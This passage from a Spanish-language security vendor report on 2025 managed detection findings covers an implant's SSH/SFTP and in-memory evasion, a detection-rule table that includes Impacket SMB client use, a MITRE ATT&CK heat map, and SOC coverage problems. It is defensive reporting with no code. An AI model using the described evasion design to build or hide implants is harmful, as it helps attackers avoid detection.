Existía una serie de clases auxiliares que se encargaba de reportar el estado de las tareas y de controlar las sesiones SSH/SFTP, así como de gestionar la autenticación para el acceso con contraseña y con clave privada. Al utilizar tuberías con nombre para las tareas y el control, una vez que tenía los parámetros iniciales, el implante podía operar por fuera de los canales de red tradicionales para las operaciones de comando y control.

Impacto y observaciones

Gracias a la combinación de **la ejecución en memoria, el abuso de protocolos legítimos y el enmascaramiento de procesos**, el atacante podía realizar movimientos laterales y operaciones de transferencia de datos en forma prácticamente invisible. Al utilizar los protocolos SSH y SFTP estándar, el implante podía ocultar su actividad maliciosa en medio del tráfico administrativo esperable, en especial en entornos en los que se suele usar SSH para tareas de administración y mantenimiento.

Evaluación general

El descubrimiento de ambos implantes, junto con LIONTAIL y este tipo de inyección en memoria, echa luz sobre una **arquitectura de ataque modular y multicapa**, que permite desplegar componentes especializados para obtener, según sea necesario, funciones de tunelización, de transferencia de archivos y de acceso remoto. Gracias a este diseño modular, el atacante pudo adaptar sus operaciones de forma dinámica y dejó una cantidad mínima de huellas forenses en los sistemas de telecomunicaciones e infraestructura que vulneró.

Reglas de detección de MDR más desencadenadas

En 2025, MDR detectó 1122 casos únicos con conversiones superiores a cero. En esta sección, analizaremos los casos desencadenados con mayor frecuencia. En conjunto, estos representan más del 34 % de todas las detecciones. También analizaremos sus contribuciones en función de la gravedad del incidente.

Situación de detección	Comentarios	Telemetría requerida y enriquecimiento	Contribución por gravedad y en general
Ejecución de un objeto con mala reputación[23]	Cualquier situación en la que se ejecute un archivo o un script de comandos, o se abra un documento de ofimática con mala reputación	Cualquier evento de telemetría que contiene el proceso que inicia el evento **Reputación del archivo, script o documento de ofimática**	• Alta: 9.9 % • Media: 4.8 % • Baja: 0.7 % **General: 3.8 %**
URL con mala reputación hallada en línea de comandos	Se controla la reputación de las líneas de comandos extraídas de todos los eventos de telemetría	Cualquier evento de telemetría que incluya una línea de comandos **Reputación de la URL**	• Alta: 8.0 % • Media: 4.7 % • Baja: 0.7 % **General: 3.7 %**
Acceso por red a un host malicioso	Se controla la reputación de los hosts remotos de todos los eventos de conexión	Acceso de red, acceso HTTP **Reputación del host o la IP remotos**	• Alta: 6.7 % • Media: 4.1 % • Baja: 5.1 % **General: 4.5 %**
Detección de proceso del sistema por parte de una EPP	Detección de procesos legítimos que forman parte del sistema del operativo	Cualquier evento de telemetría que contenga un veredicto de una EPP	• Alta: 10.2 % • Media: 1.4 % • Baja: 0.2 % **General: 1.3 %**
Detección relacionada con APT	Detección de una campaña de APT conocida	Detección de EPP **Lista de detecciones relacionadas con APT**	• Alta: 4.2 % • Media: 1.5 % • Baja: 0.9 % **General: 1.4 %**
Adjunto de correo malicioso	Detección de un archivo adjunto a un correo electrónico o detección de actividad sospechosa	Telemetría de correos recibidos Detección de EPP	• Alta: 2.4 % • Media: 3.8 % • Baja: 1.2 % **General: 3.0 %**
Uso del cliente de smb de Impacket[24]	Varias conexiones de una sola dirección IP con el cliente de smb de Impacket	Detección del componente IPS de la EPP en el tráfico de red	• Alta: 1.2 % • Media: 1.5 % • Baja: 0.1 % **General: 1.1 %**
Detección con Sandbox	Activación del entorno aislado (Sandbox) como parte de una detección de KATA. La EPP no tiene un veredicto exacto para el objeto sospechoso	Veredicto del Sandbox **Veredicto de EPP para el objeto**	• Media: 10.1 % • Baja: 0.3 % **General: 7.2 %**
Detección de IDS	IDS de red como parte de la detección de KATA	Veredicto del IDS de KATA	• Alta: 0.2 % • Media: 7.1 % • Baja: 0.3 % **General: 5.0 %**
Tráfico sospechoso de host	IDS de red como parte de la detección de KATA	Veredicto del IDS de KATA sobre el tráfico sospechoso o tráfico de una herramienta de ataque conocida	• Alta: 0.2 % • Media: 4.3 % • Baja: 0.8 % **General: 3.2 %**

23 Kaspersky Scan Engine

24 Github. Impacket

Mapa de calor de las técnicas

TA0001: Acceso inicial

- T1566: Phishing
- T1190: Exploit para aplicación expuesta al público
- T1189: Infección oculta
- T1200: Agregados de hardware
- T1195: Ataques a la cadena de suministro
- T1659: Inserción de contenido

TA0002: Ejecución

- T1204: Ejecución de usuario
- T1569: Servicios del sistema
- T1053: Tarea o trabajo programados
- T1047: Instrumental de administración de Windows
- T1059: Intérprete de comandos y scripts
- T1559: Comunicación entre procesos
- T1203: Explotación para la ejecución de los clientes
- T1129: Módulos compartidos
- T1106: API nativa
- T1072: Herramientas de desarrollo de software

TA0003: Persistencia

- T1098: Manipulación de cuentas
- T1547: Ejecución automática de arranque o inicio de sesión
- T1505: Componente de software de servidor
- T1574: Secuestro de flujo de ejecución
- T1136: Creación de cuenta
- T1543: Creación o modificación de procesos del sistema
- T1133: Servicios remotos externos
- T1137: Inicio de aplicación de Office
- T1176: Extensiones de software
- T1037: Scripts de inicialización de arranque o inicio de sesión
- T1542: Arranque previo al SO
- T1554: Binario de software de host comprometido

TA0004: Escalada de privilegios

- T1546: Ejecución activada por evento
- T1548: Abuso del mecanismo de control de elevación
- T1068: Explotación para escalada de privilegios

TA0005: Evasión de defensas

- T1078: Cuentas válidas
- T1562: Afectar defensas
- T1027: Archivos o información ofuscados
- T1484: Modificación de directivas de inquilino o dominio
- T1055: Inyección de procesos
- T1218: Ejecución por proxy de binario de sistema
- T1564: Ocultamiento de artefactos
- T1036: Enmascaramiento
- T1112: Modificación de registro
- T1553: Alteración de controles de confianza
- T1207: Controlador de dominio falso
- T1620: Carga de código reflectivo
- T1134: Manipulación del token de acceso
- T1070: Eliminación de indicadores
- T1550: Uso de material de autenticación alternativo
- T1014: Rootkit
- T1211: Abuso para evadir defensas
- T1140: Decodificación/desofuscación de archivos o información
- T1222: Modificación de permisos de archivos y directorios
- T1678: Retrasar ejecución
- T1497: Evasión de virtualización/sandbox
- T1216: Ejecución por proxy de script de sistema
- T1600: Debilitamiento de cifrado
- T1197: Trabajos de BITS
- T1127: Ejecución por proxy de utilidades de desarrollador de confianza
- T1006: Acceso directo a volumen
- T1202: Ejecución indirecta de comandos
- T1220: Procesamiento de script XSL
- T1221: Inserción de plantillas

TA0006: Acceso a credenciales

- T1555: Credenciales de almacenes de contraseñas
- T1558: Robo o falsificación de tickets de Kerberos
- T1552: Credenciales no protegidas
- T1003: Volcado de credenciales de SO
- T1110: Fuerza bruta
- T1649: Robo o falsificación de certificados de autenticación
- T1557: Adversario intermediario
- T1556: Modificación en proceso de autenticación
- T1212: Exploit de acceso mediante credenciales
- T1040: Rastreo de red
- T1606: Falsificación de credenciales web
- T1187: Autenticación forzada
- T1539: Robo de cookies de sesión web
- T1528: Robo del token para acceso a aplicaciones

TA0007: Descubrimiento


- T1087: Descubrimiento de cuenta
- T1046: Descubrimiento de servicio de red
- T1033: Descubrimiento de usuario/propietario del sistema
- T1069: Descubrimiento de grupos de permiso
- T1016: Descubrimiento de configuración de red del sistema
- T1049: Descubrimiento de conexiones de red del sistema
- T1482: Descubrimiento de confianza de dominio
- T1082: Descubrimiento de información del sistema
- T1018: Descubrimiento de sistema remoto
- T1012: Consulta en registro
- T1007: Descubrimiento de servicios del sistema
- T1615: Descubrimiento de directivas de grupos
- T1010: Detección de ventanas de aplicaciones
- T1135: Descubrimiento de recurso compartido de red
- T1217: Descubrimiento de información del navegador
- T1124: Detección de la hora del sistema
- T1518: Detección de software
- T1057: Descubrimiento de procesos
- T1083: Descubrimiento de archivos y directorios
- T1673: Detección de máquina virtual
- T1201: Descubrimiento de directivas de contraseñas
- T1613: Detección de contenedores y recursos
- T1120: Detección de dispositivos periféricos

El mapa de calor muestra la frecuencia de las técnicas en los incidentes detectados por MDR.

Se muestran las técnicas que se observaron en más de un incidente.

1-2 % | 3-4 % | 5-10 % | >10 %

TA0008: Movimiento lateral	TA0009: Recopilación	TA0010: Exfiltración	TA0011: Comando y control	TA0040: Impacto	TA0042: Desarrollo de recursos	TA0043: Reconocimiento
T1021: Servicios remotos	T1056: Captura de entrada	T1567: Exfiltración por servicio web	T1568: Resolución dinámica	T1561: Borrado de disco	T1608: Preparación de capacidades	T1595: Análisis activo
T1210: Abuso de servicios remotos	T1560: Archivar información recopilada	T1041: Exfiltración por canal C2	T1071: Protocolo de capa de aplicación	T1565: Manipulación de datos	T1588: Obtención de capacidades	T1590: Recolección de información de red de la víctima
T1091: Replicación mediante medios extraíbles	T1005: Datos del sistema local	T1048: Exfiltración por sobre protocolo alternativo	T1572: Tunelización de protocolo	T1496: Secuestro de recursos	T1587: Desarrollo de capacidades	T1598: Phishing para obtener información
T1534: Spear phishing interno	T1114: Recopilación de correos electrónicos	T1011: Exfiltración por otro medio de la red	T1105: Transferencia entrante de herramienta	T1486: Datos cifrados para ocasionar impacto	T1583: Adquisición de infraestructura	T1589: Recolección de información de identidad de la víctima
T1570: Transferencia lateral de herramienta	T1115: Datos del portapapeles	T1020: Exfiltración automatizada	T1090: Proxy	T1485: Destrucción de datos	T1584: Vulneración de infraestructura	T1593: Búsqueda de sitios web o dominios abiertos
T1563: Secuestro de sesión de servicio remoto	T1113: Captura de pantalla	T1030: Límites de tamaño de transferencia de datos	T1219: Herramientas de acceso remoto	T1499: Denegación de servicio de endpoints	T1585: Establecimiento de cuentas	T1596: Búsqueda en bases de datos técnicas abiertas
	T1125: Captura de video	T1052: Exfiltración por medio físico	T1095: Protocolo por fuera de la capa de aplicación	T1531: Eliminación de acceso a la cuenta		
	T1074: Datos preparados		T1102: Servicio web	T1489: Detención de servicios		
	T1119: Recolección automatizada		T1573: Canal cifrado	T1498: Denegación de servicio de red		
	T1039: Datos de unidad compartida de red		T1092: Comunicación mediante medios extraíbles	T1491: Alteración visual		
	T1025: Datos de medios extraíbles		T1001: Ofuscación de datos			
	T1123: Captura de audio		T1571: Puerto no estándar			
	T1213: Datos de repositorios de información		T1665: Ocultación de infraestructura			
	T1530: Datos del almacenamiento en la nube		T1132: Codificación de datos			



1-2 % 3-4 % 5-10 % >10 %

Capítulo VII

Capacidad de detección de un SOC

Capacidad de detección de un SOC

Ofrecemos a nuestros clientes servicios para medir la efectividad de sus SOC, ayudarlos a detectar problemas y definir estrategias de optimización. Hay diversas maneras de evaluar la capacidad técnica de un SOC. En esta sección, nos gustaría resaltar los principales motivos por los que fallan las cadenas de detección.


En nuestros proyectos de evaluación, usamos principalmente dos metodologías:

Evaluación técnica (en especial para soluciones SIEM, EDR o XDR): analizamos los flujos de eventos, los ajustes de las reglas y la lógica de detección general existentes.

Simulación de ataques: simulamos distintas técnicas de ataque en el entorno del cliente y evaluamos cuáles de ellas son, en efecto, detectadas por el SOC.

A continuación, mostramos cómo se distribuyeron los proyectos de consultoría según su tipo a lo largo de 2025. Los proyectos más comunes consistieron en evaluaciones técnicas de un SOC (un 23 % de todos los proyectos), desarrollo de marcos para SOC (20 %), evaluación de la madurez de un SOC y evaluación de calidad de un SIEM (12 % en ambos casos).

- 23.4 % Evaluación técnica del SOC
- 20.0 % Marco de SOC
- 11.7 % Evaluación de la madurez del SOC
- 11.7 % Evaluación de la calidad del SIEM
- 10.0 % Capacidad de respuesta ante incidentes
- 9.5 % Emulación de ataque adversario
- 8.3 % Perfiles de amenazas
- 3.3 % Evaluación de ciberseguridad
- 2.1 % Evaluación de equipo morado



Aunque los enfoques difieren, tanto la evaluación técnica como la simulación de ataques son metodologías que nos permiten hallar falencias en cualquier etapa de la cadena de detección de un SOC.

Sistema » Telemetría » Enriquecimiento » Motor de detección

Algunos de los problemas más comunes y sistemáticos que hemos encontrado se recogen más adelante en esta sección. Sin embargo, para comprender mejor la información que está por venir, veamos primero el alcance de los proyectos de consultoría para SOC que llevamos a cabo en 2025.


CEI **52.4 %**

Europa **8.3 %**

META **37.6 %**

APAC **1.7 %**

- Finanzas
- Entidades gubernamentales
- Ventas
- Transporte
- Industrial
- Medios de comunicación
- Telecomunicaciones



Fuentes de eventos y alcance de las reglas

Como primera medida, presentamos una serie de estadísticas clave sobre las distintas fuentes de datos que incorporan telemetría a la plataforma de datos del SOC. Siguiendo el principio de que todo dato de telemetría que se recoge debe tener un fin, también analizamos en qué medida la lógica de detección existente hace uso de los datos incorporados.


5-70+

Variación en el número de fuentes de eventos con las que cuenta cada SOC.

[5-30]
[30-50]
[50-70+]

Dividimos la totalidad de los SOC en tres grupos iguales, según el número de tipos de fuentes de eventos únicos que ingieren.

Porcentaje cubierto por reglas según el tipo de fuente de eventos



Cobertura de la fuente de eventos por la lógica de detección.

Los primeros dos grupos cubren, en promedio, casi la misma cantidad de tipos de eventos: entre un 40 y un 60 %.

Los SOC con mayor cantidad de fuentes han creado únicamente reglas de lógica de detección que cubren un 30 % de los datos que tienen disponibles.

Los eventos recopilados aislados sirven, en la mayoría de los casos, solamente para investigar un incidente que ya se ha identificado. Para explotar realmente el potencial de un SIEM, es necesario que la lógica de detección creada devele incidentes de seguridad probables.

Y he aquí un problema: en nuestras evaluaciones, hallamos que las reglas de correlación de fuentes tienen un alcance medio del 43 %[25].

En consecuencia, vemos que, en el mejor de los casos, la mayoría de los SOC únicamente aprovecha cerca de la mitad de los datos disponibles para detectar amenazas.

Las fuentes no alcanzadas suelen consistir en telemetría de red, bases de datos y servidores web. Esto parece demostrar que existe una tendencia administrativa a recopilar todo dato posible para cumplir con normativas impuestas por regulaciones externas o por políticas internas, pero sin que se entienda realmente cómo se pueden aprovechar esos datos.

Otra posible explicación es que los datos se recopilan para posibles investigaciones futuras, pero la mayoría de estas nunca se materializan o no tienen éxito.

La mayoría de los SOC utiliza una única plataforma —el SIEM— para recopilar información. Solo uno de cada seis SOC emplea dos o tres plataformas enfocadas en funciones diferentes:

- Correlación en tiempo real
- Búsqueda de amenazas
- Requisitos de cumplimiento

25 Evaluación de la efectividad de un SIEM

Control de la cobertura

Otro problema que notamos es que la mayoría de los SOC no tienen un control de la cobertura.

A menudo nos preguntan: "¿Cuántas reglas de detección corresponde tener en el SOC?" Inevitablemente, tras esta pregunta viene otra: "Como organización, ¿podemos confiar únicamente en la lógica de detección que nos da el proveedor? ¿O nos convendría hacer una inversión y crear nuestra propia lógica?"

En la práctica, notamos que existen tres categorías de clientes con SOC, y que cada una tiene una combinación de tres enfoques diferentes:

	Desarrollo propio	Seguidores del proveedor	Seguidores del EDR
Popularidad	~40 %	~50 %	~10 %
Descripción	La mayoría de las reglas se crean desde cero; las reglas del proveedor se usan como ejemplo.	Tienen una cantidad promedio de reglas personalizadas.	Tienen una cantidad modesta de reglas en el SIEM o en la plataforma XDR. Dependen sobre todo de lo que detecte el EDR.
N.º de reglas activas en el SIEM/XDR	200-2000 >350 en promedio	500-900 650 en promedio	<100
Proporción de reglas propias en el SIEM/XDR	80-100 %	<25 %	80-100 %
Porcentaje de MITRE cubierto	20 %	80 %	80 %

En líneas generales, notamos que los equipos eligen una de dos metodologías: desarrollar todo desde cero o depender de las reglas del proveedor. Casi nadie ha adoptado el camino del medio. Esta observación está directamente alineada con las prácticas de detección de los SOC más maduros, los cuales siguen una metodología de "crear en casa".

A menudo, los equipos que dependen más que nada de las reglas de detección del proveedor no han hecho los ajustes y las adaptaciones que requiere su infraestructura puntual. Esto, en general, redunda en tasas más altas de falsos positivos y, en algunos casos, en puntos ciegos en la cobertura de detección.

Los "seguidores del EDR" también tienden a desarrollar sus propias reglas desde cero, principalmente para compensar la incapacidad del EDR de hacer correlaciones cruzadas o para cubrir fuentes de terceros.

Gestión de la cobertura de detección

¿Cómo medimos la cobertura de detección? En general, la respuesta obvia es "con la matriz de MITRE ATT&CK".

Normalmente, cuando el producto tiene esta funcionalidad y esta taxonomía (es decir, en soluciones SIEM, XDR, EDR y NTA), se adopta un enfoque basado en MITRE ATT&CK. La mayoría de los SOC (>80 %) que dependen del contenido del proveedor siguen esta taxonomía para medir la cobertura de detección de amenazas.

Menos de un 20 % de los SOC, los cuales han elegido desarrollar su propia lógica de detección, han optado por medir la detección de MITRE como estrategia unificada que abarca todos los motores de detección del SOC.

Estos son los tres principales problemas detectados en lo referente a la cobertura de detección:

Puntos ciegos y deficiencias en la cobertura de la infraestructura

Esto es el resultado de no mantener la cobertura del SOC o de no hacer un seguimiento continuo de la infraestructura protegida. Por lo general, la cobertura inicial del SOC se define en la etapa de diseño, pero las decisiones tomadas en ese punto no se corroboran en forma continuada durante las operaciones diarias. Con el tiempo, esto conduce a que la infraestructura protegida no esté cubierta por completo y a que el equipo de monitoreo de la seguridad tenga que lidiar con puntos ciegos.

Cobertura de las reglas de detección según la fuente de eventos

En la mayoría de los casos, los SOC se limitan a detectar amenazas utilizando un pequeño grupo de fuentes de telemetría conocidas, mientras que el resto de la información se recopila sin estar adecuadamente alcanzada por la lógica de detección. Según aumenta la cantidad y diversidad de fuentes de datos, la cobertura de detección no solo no mejora, sino que empeora.

Reglas predeterminadas sin adaptar: lo que ofrece el proveedor se usa tal cual

